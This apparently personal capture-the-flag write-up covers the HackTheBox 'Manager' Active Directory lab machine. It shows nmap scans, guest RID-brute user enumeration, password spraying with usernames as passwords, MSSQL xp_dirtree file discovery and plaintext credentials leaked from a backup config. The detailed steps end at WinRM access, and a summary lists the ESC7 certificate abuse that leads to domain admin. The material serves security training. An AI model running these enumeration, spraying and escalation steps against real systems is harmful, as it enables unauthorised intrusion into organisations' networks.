Manager

Monday, June 2, 2025 8:09 PM

1. smb 'guest' (without pw) enumerate > nxc --rid-brute > get user list
2. enumerate smb, mssql, winrm using user list > found mssqql > mssqlclient login
3. xp_dirtree has read access > found zip file in www directory > go to url > download zip file
4. unzip > ls -al > view .old_config > found user raven creds
5. enumerate smb, mssql, winrm > found winrm pwned
6. certipy find using cred > found ESC7 vuln > follow attacks from online (hacktricks)
7. certipy add officer > enable SubCA template > request cert as admin > retrieve NT hash > psexec/evil-winrm to admin shell

(Abused AD CS misconfig by adding officer and enabling SubCA, requested cert for administrator, retrieved NT hash, and used pass-the-hash with psexec/evil-winrm for admin access.)

[HackTheBox - Manager]

nmap


```
└─$ nmap -A -T4 -p- -oN nmap 10.129.220.224
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 20:11 EDT
Nmap scan report for 10.129.220.224
Host is up (0.083s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Manager
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-03 07:13:43Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-03T07:15:19+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
|_ssl-date: 2025-06-03T07:15:19+00:00; +7h00m00s from scanner time.
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.129.220.224:1433:
|     Target_Name: MANAGER
|     NetBIOS_Domain_Name: MANAGER
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: manager.htb
|     DNS_Computer_Name: dc01.manager.htb
|     DNS_Tree_Name: manager.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.129.220.224:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-06-03T07:15:19+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-06-03T03:18:51
|_Not valid after:  2055-06-03T03:18:51
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
|_ssl-date: 2025-06-03T07:15:19+00:00; +7h00m00s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-03T07:15:19+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
49693/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc        Microsoft Windows RPC
49695/tcp open  msrpc        Microsoft Windows RPC
49728/tcp open  msrpc        Microsoft Windows RPC
49782/tcp open  msrpc        Microsoft Windows RPC
52427/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (95%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (95%), Microsoft Windows 10 1903 - 21H1 (91%), Microsoft Windows 10 1909 - 2004 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-time:
|   date: 2025-06-03T07:14:42
|_  start_date: N/A

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   156.27 ms 10.10.14.1
2   157.99 ms 10.129.220.224

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 210.70 seconds
```

Web port 80



Enumeration

When guest user exists without password, it will show like this.

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ nxc smb 10.129.220.224 -k -u 'guest' -p ''
SMB         10.129.220.224  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:ma
nager.htb) (signing:True) (SMBv1:False)
SMB         10.129.220.224  445    DC01            [+] manager.htb\guest:
```

When we put user that does not exist, it will show like this.

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ nxc smb 10.129.220.224 -k -u 'guasafaf' -p ''
SMB         10.129.220.224  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:ma
nager.htb) (signing:True) (SMBv1:False)
SMB         10.129.220.224  445    DC01            [-] manager.htb\guasafaf: KDC_ERR_C_PRINCIPAL_UNKNOWN
```

When we put correct user that exists, it will show like this. (how we know user ryan exist? ippsec used the tool called 'kerbrute' to enumerate users but that tool is deprecated now, so I didn't use it)

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ nxc smb 10.129.220.224 -k -u 'ryan' -p ''
SMB         10.129.220.224  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:ma
nager.htb) (signing:True) (SMBv1:False)
SMB         10.129.220.224  445    DC01            [-] manager.htb\ryan: KDC_ERR_PREAUTH_FAILED
```

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ nxc smb 10.129.220.224 -u 'guest' -p '' --rid-brute
SMB         10.129.220.224  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signi
ng:True) (SMBv1:False)
SMB         10.129.220.224  445    DC01            [+] manager.htb\guest:
SMB         10.129.220.224  445    DC01            498: MANAGER\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.220.224  445    DC01            500: MANAGER\Administrator (SidTypeUser)
SMB         10.129.220.224  445    DC01            501: MANAGER\Guest (SidTypeUser)
SMB         10.129.220.224  445    DC01            502: MANAGER\krbtgt (SidTypeUser)
SMB         10.129.220.224  445    DC01            512: MANAGER\Domain Admins (SidTypeGroup)
SMB         10.129.220.224  445    DC01            513: MANAGER\Domain Users (SidTypeGroup)
SMB         10.129.220.224  445    DC01            514: MANAGER\Domain Guests (SidTypeGroup)
SMB         10.129.220.224  445    DC01            515: MANAGER\Domain Computers (SidTypeGroup)
SMB         10.129.220.224  445    DC01            516: MANAGER\Domain Controllers (SidTypeGroup)
SMB         10.129.220.224  445    DC01            517: MANAGER\Cert Publishers (SidTypeAlias)
SMB         10.129.220.224  445    DC01            518: MANAGER\Schema Admins (SidTypeGroup)
SMB         10.129.220.224  445    DC01            519: MANAGER\Enterprise Admins (SidTypeGroup)
SMB         10.129.220.224  445    DC01            520: MANAGER\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.220.224  445    DC01            521: MANAGER\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.220.224  445    DC01            522: MANAGER\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.220.224  445    DC01            525: MANAGER\Protected Users (SidTypeGroup)
SMB         10.129.220.224  445    DC01            526: MANAGER\Key Admins (SidTypeGroup)
SMB         10.129.220.224  445    DC01            527: MANAGER\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.220.224  445    DC01            553: MANAGER\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.220.224  445    DC01            571: MANAGER\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.220.224  445    DC01            572: MANAGER\Denied RODC Password Replication Group (SidTypeAlias)
```

we can put rid-brute max number, default is 4000. (RID - relative identifier is last digits of SID)

```
 --rid-brute [MAX_RID]
                        Enumerate users by bruteforcing RIDs
```

how --rid-brute work, detailed explanation

login rpcclient with guest user no password

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ rpcclient 10.129.220.224 -U guest
Password for [WORKGROUP\guest]:
```

```
rpcclient $> help
```

we can use these functions.

```
   getdompwinfo         Retrieve domain password info
getusrdompwinfo         Retrieve user domain password info
   lookupdomain         Lookup Domain Name
      chgpasswd         Change user password
     chgpasswd2         Change user password
     chgpasswd3         Change user password
     chgpasswd4         Change user password
 getdispinfoidx         Get Display Information Index
    setuserinfo         Set user info
   setuserinfo2         Set user info2
---------------         ----------------------
      LSARPC-DS
  dsroledominfo         Get Primary Domain Information
---------------         ----------------------
        LSARPC
       lsaquery         Query info policy
     lookupsids         Convert SIDs to names
    lookupsids3         Convert SIDs to names
lookupsids_level                Convert SIDs to names
    lookupnames         Convert names to SIDs
   lookupnames4         Convert names to SIDs
```

we lookup usernames

5xx system users

whatever infront of 5xx is sid number.

```
rpcclient $> lookupnames guest
guest S-1-5-21-4078382237-1492182817-2568127209-501 (User: 1)
rpcclient $> lookupnames administrator
administrator S-1-5-21-4078382237-1492182817-2568127209-500 (User: 1)
```

We can use lookupsids to find usernames. This is how nxc --rid-brute works.

```
rpcclient $> lookupsids S-1-5-21-4078382237-1492182817-2568127209-500
S-1-5-21-4078382237-1492182817-2568127209-500 MANAGER\Administrator (1)
rpcclient $> lookupsids S-1-5-21-4078382237-1492182817-2568127209-501
S-1-5-21-4078382237-1492182817-2568127209-501 MANAGER\Guest (1)
rpcclient $> lookupsids S-1-5-21-4078382237-1492182817-2568127209-502
S-1-5-21-4078382237-1492182817-2568127209-502 MANAGER\krbtgt (1)
rpcclient $> lookupsids S-1-5-21-4078382237-1492182817-2568127209-503
S-1-5-21-4078382237-1492182817-2568127209-503 *unknown*\*unknown* (8)
rpcclient $> lookupsids S-1-5-21-4078382237-1492182817-2568127209-1001
S-1-5-21-4078382237-1492182817-2568127209-1001 *unknown*\*unknown* (8)
rpcclient $> lookupsids S-1-5-21-4078382237-1492182817-2568127209-1000
S-1-5-21-4078382237-1492182817-2568127209-1000 MANAGER\DC01$ (1)
rpcclient $> lookupsids S-1-5-21-4078382237-1492182817-2568127209-1002
S-1-5-21-4078382237-1492182817-2568127209-1002 *unknown*\*unknown* (8)
rpcclient $> lookupsids S-1-5-21-4078382237-1492182817-2568127209-1003
S-1-5-21-4078382237-1492182817-2568127209-1003 *unknown*\*unknown* (8)
rpcclient $> lookupsids S-1-5-21-4078382237-1492182817-2568127209-1004
S-1-5-21-4078382237-1492182817-2568127209-1004 *unknown*\*unknown* (8)
rpcclient $> lookupsids S-1-5-21-4078382237-1492182817-2568127209-1010
S-1-5-21-4078382237-1492182817-2568127209-1010 *unknown*\*unknown* (8)
rpcclient $> lookupsids S-1-5-21-4078382237-1492182817-2568127209-1101
S-1-5-21-4078382237-1492182817-2568127209-1101 MANAGER\DnsAdmins (4)
```

The string in the image is a **Windows Security Identifier (SID)**:

Copy Edit

```
S-1-5-21-4078382237-1492182817-2568127209-503
```

Breakdown:

Segment	Meaning
`S`	Indicates a SID (Security Identifier)
`1`	SID revision level
`5`	Identifier authority (NT Authority)
`21-...`	Domain or computer identifier
`503`	RID (Relative Identifier)

grep User users.txt | awk '{print $6}' | awk -F\\ '{print $2}' | sort -u | grep -v '\$$' > users.txt

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ grep User users.txt | awk '{print $6}' | awk -F\\ '{print $2}' | sort -u | grep -v '\$$' > users.txt

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ cat users.txt
Administrator
Cheng
ChinHae
Domain
Guest
JinWoo
krbtgt
Operator
Protected
Raven
Ryan
SQLServer2005SQLBrowserUser$DC01
Zhong
```

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ nxc smb 10.129.220.224 -u users.txt -p users.txt --no-bruteforce --continue-on-success
SMB         10.129.220.224  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False)
SMB         10.129.220.224  445    DC01             [-] manager.htb\Administrator:Administrator STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [-] manager.htb\Cheng:Cheng STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [-] manager.htb\ChinHae:ChinHae STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [+] manager.htb\Domain:Domain (Guest)
SMB         10.129.220.224  445    DC01             [-] manager.htb\Guest:Guest STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [-] manager.htb\JinWoo:JinWoo STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [-] manager.htb\krbtgt:krbtgt STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [-] manager.htb\Operator:Operator STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [+] manager.htb\Protected:Protected (Guest)
SMB         10.129.220.224  445    DC01             [-] manager.htb\Raven:Raven STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [-] manager.htb\Ryan:Ryan STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [+] manager.htb\SQLServer2005SQLBrowserUser$DC01:SQLServer2005SQLBrowserUser$DC01 (Guest)
SMB         10.129.220.224  445    DC01             [-] manager.htb\Zhong:Zhong STATUS_LOGON_FAILURE
```

```
 --no-bruteforce       No spray when using file for username and password (user1 => password1, user2 => password2)
 --continue-on-success
                       continues authentication attempts even after successes
```

we should also try with all lower case.

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$  cat users.txt | tr '[:upper:]' '[:lower:]'
administrator
cheng
chinhae
domain
guest
jinwoo
krbtgt
operator
protected
raven
ryan
sqlserver2005sqlbrowseruser$dc01
zhong

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$  cat users.txt | tr '[:upper:]' '[:lower:]' > users_lower.txt
```

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ nxc smb 10.129.220.224 -u users_lower.txt -p users_lower.txt --no-bruteforce --continue-on-success
SMB         10.129.220.224  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signi
ng:True) (SMBv1:False)
SMB         10.129.220.224  445    DC01             [-] manager.htb\administrator:administrator STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [-] manager.htb\cheng:cheng STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [-] manager.htb\chinhae:chinhae STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [+] manager.htb\domain:domain (Guest)
SMB         10.129.220.224  445    DC01             [-] manager.htb\guest:guest STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [-] manager.htb\jinwoo:jinwoo STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [-] manager.htb\krbtgt:krbtgt STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [+] manager.htb\operator:operator
SMB         10.129.220.224  445    DC01             [+] manager.htb\protected:protected (Guest)
SMB         10.129.220.224  445    DC01             [-] manager.htb\raven:raven STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [-] manager.htb\ryan:ryan STATUS_LOGON_FAILURE
SMB         10.129.220.224  445    DC01             [+] manager.htb\sqlserver2005sqlbrowseruser$dc01:sqlserver2005sqlbrowseruser$dc01 (G
uest)
SMB         10.129.220.224  445    DC01             [-] manager.htb\zhong:zhong STATUS_LOGON_FAILURE
```

nxcdb

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ nxcdb
nxcdb (default) > help

Documented commands (type help <topic>):
========================================
exit  help  proto  workspace

Undocumented commands:
======================
EOF

nxcdb (default) > proto smb
nxcdb (default)(smb) > creds

+Credentials---------+-----------+-------------+---------------------------------+---------------------------------+
| CredID | Admin On  | CredType  | Domain      | UserName                        | Password                        |
+--------+-----------+-----------+-------------+---------------------------------+---------------------------------+
| 1      | 0 Host(s) | plaintext | manager.htb | Domain                          | Domain                          |
| 2      | 0 Host(s) | plaintext | manager.htb | operator                        | operator                        |
| 3      | 0 Host(s) | plaintext | manager.htb | Protected                       | Protected                       |
| 4      | 0 Host(s) | plaintext | manager.htb | SQLServer2005SQLBrowserUser$DC01 | SQLServer2005SQLBrowserUser$DC01 |
+--------+-----------+-----------+-------------+---------------------------------+---------------------------------+
```

We tried winrm and mssql with found creds.

```
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat
.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.220.224  5985   DC01             [-] manager.htb\SQLServer2005SQLBrowserUser:SQLServer2005SQLBrowserUser

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ nxc mssql 10.129.220.224 -u SQLServer2005SQLBrowserUser$DC01 -p SQLServer2005SQLBrowserUser$DC01
MSSQL       10.129.220.224  1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb)
MSSQL       10.129.220.224  1433   DC01             [-] manager.htb\SQLServer2005SQLBrowserUser:SQLServer2005SQLBrowserUser (Login faile
d for user 'MANAGER\Guest'. Please try again with or without '--local-auth')

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ nxc mssql 10.129.220.224 -u Protected -p Protected
MSSQL       10.129.220.224  1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb)
MSSQL       10.129.220.224  1433   DC01             [-] manager.htb\Protected:Protected (Login failed for user 'MANAGER\Guest'. Please t
ry again with or without '--local-auth')

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ nxc mssql 10.129.220.224 -u operator -p operator
MSSQL       10.129.220.224  1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb)
MSSQL       10.129.220.224  1433   DC01             [+] manager.htb\operator:operator

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ nxc mssql 10.129.220.224 -u Domain -p Domain
MSSQL       10.129.220.224  1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb)
MSSQL       10.129.220.224  1433   DC01             [-] manager.htb\Domain:Domain (Login failed for user 'MANAGER\Guest'. Please try aga
in with or without '--local-auth')

┌──(kali㉿kali)-[~/Desktop/htb/manager]
```

mssql > operator:operator

mssql login
mssqlclient failed without -windows-auth

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ impacket-mssqlclient manager.htb/operator:operator@manager.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] ERROR(DC01\SQLEXPRESS): Line 1: Login failed for user 'operator'.

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ impacket-mssqlclient manager.htb/operator:operator@10.129.220.224
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] ERROR(DC01\SQLEXPRESS): Line 1: Login failed for user 'operator'.
```

now we login to mssql.


```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ impacket-mssqlclient manager.htb/operator:operator@manager.htb -windows-auth
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (MANAGER\Operator  guest@master)>
```

We have read access using xp_dirtree
Found there is a zip file hosted on web

```
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\inetpub\wwwroot
subdirectory                   depth   file
----------------------------   -----   ----
about.html                         1      1
contact.html                       1      1
css                                1      0
images                             1      0
index.html                         1      1
js                                 1      0
service.html                       1      1
web.config                         1      1
website-backup-27-07-23-old.zip    1      1
```

Download zip



Unzip

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ mv ~/Downloads/website-backup-27-07-23-old.zip .

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ ls
gobuster  nmap  users_lower.txt  users.txt  website-backup-27-07-23-old.zip

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ mkdir website-backup

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ cd website-backup

┌──(kali㉿kali)-[~/Desktop/htb/manager/website-backup]
└─$ unzip ../website-backup-27-07-23-old.zip
```

```
┌──(kali㉿kali)-[~/Desktop/htb/manager/website-backup]
└─$ ls -al
total 68
drwxrwxr-x 5 kali kali  4096 Jun  3 05:30 .
drwxrwxr-x 3 kali kali  4096 Jun  3 05:30 ..
-rw-rw-r-- 1 kali kali  5386 Jul 27  2023 about.html
-rw-rw-r-- 1 kali kali  5317 Jul 27  2023 contact.html
drwxrwxr-x 2 kali kali  4096 Jun  3 05:30 css
drwxrwxr-x 2 kali kali  4096 Jun  3 05:30 images
-rw-rw-r-- 1 kali kali 18203 Jul 27  2023 index.html
drwxrwxr-x 2 kali kali  4096 Jun  3 05:30 js
-rw-rw-r-- 1 kali kali   698 Jul 27  2023 .old-conf.xml
-rw-rw-r-- 1 kali kali  7900 Jul 27  2023 service.html

┌──(kali㉿kali)-[~/Desktop/htb/manager/website-backup]
└─$ less .old-conf.xml
```

```
<?xml version="1.0" encoding="UTF-8"?>
<ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
   <server>
      <host>dc01.manager.htb</host>
      <open-port enabled="true">389</open-port>
      <secure-port enabled="false">0</secure-port>
      <search-base>dc=manager,dc=htb</search-base>
      <server-type>microsoft</server-type>
      <access-user>
         <user>raven@manager.htb</user>
         <password>R4v3nBe5tD3veloP3r!123</password>
      </access-user>
      <uid-attribute>cn</uid-attribute>
   </server>
   <search type="full">
      <dir-list>
         <dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
      </dir-list>
   </search>
</ldap-conf>
(END)_
```

raven@manager.htb:R4v3nBe5tD3veloP3r!123

checked smb, no interesting shares

```
┌──(kali㉿kali)-[~/Desktop/htb/manager/website-backup]
└─$ nxc smb 10.129.220.224 -u raven -p 'R4v3nBe5tD3veloP3r!123'
SMB         10.129.220.224  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:ma
nager.htb) (signing:True) (SMBv1:False)
SMB         10.129.220.224  445    DC01             [+] manager.htb\raven:R4v3nBe5tD3veloP3r!123

┌──(kali㉿kali)-[~/Desktop/htb/manager/website-backup]
└─$ nxc smb 10.129.220.224 -u raven -p 'R4v3nBe5tD3veloP3r!123' --shares
SMB         10.129.220.224  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:ma
nager.htb) (signing:True) (SMBv1:False)
SMB         10.129.220.224  445    DC01             [+] manager.htb\raven:R4v3nBe5tD3veloP3r!123
SMB         10.129.220.224  445    DC01             [*] Enumerated shares
SMB         10.129.220.224  445    DC01             Share           Permissions     Remark
SMB         10.129.220.224  445    DC01             -----           -----------     ------
SMB         10.129.220.224  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.220.224  445    DC01             C$                              Default share
SMB         10.129.220.224  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.220.224  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.220.224  445    DC01             SYSVOL          READ            Logon server share
```

winrm pwned!

```
┌──(kali㉿kali)-[~/Desktop/htb/manager/website-backup]
└─$ nxc mssql 10.129.220.224 -u raven -p 'R4v3nBe5tD3veloP3r!123'
MSSQL       10.129.220.224  1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manage
r.htb)
MSSQL       10.129.220.224  1433   DC01             [+] manager.htb\raven:R4v3nBe5tD3veloP3r!123

┌──(kali㉿kali)-[~/Desktop/htb/manager/website-backup]
└─$ nxc winrm 10.129.220.224 -u raven -p 'R4v3nBe5tD3veloP3r!123'
WINRM       10.129.220.224  5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manage
r.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cr
yptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.220.224  5985   DC01             [+] manager.htb\raven:R4v3nBe5tD3veloP3r!123 (Pwn3d!)
```

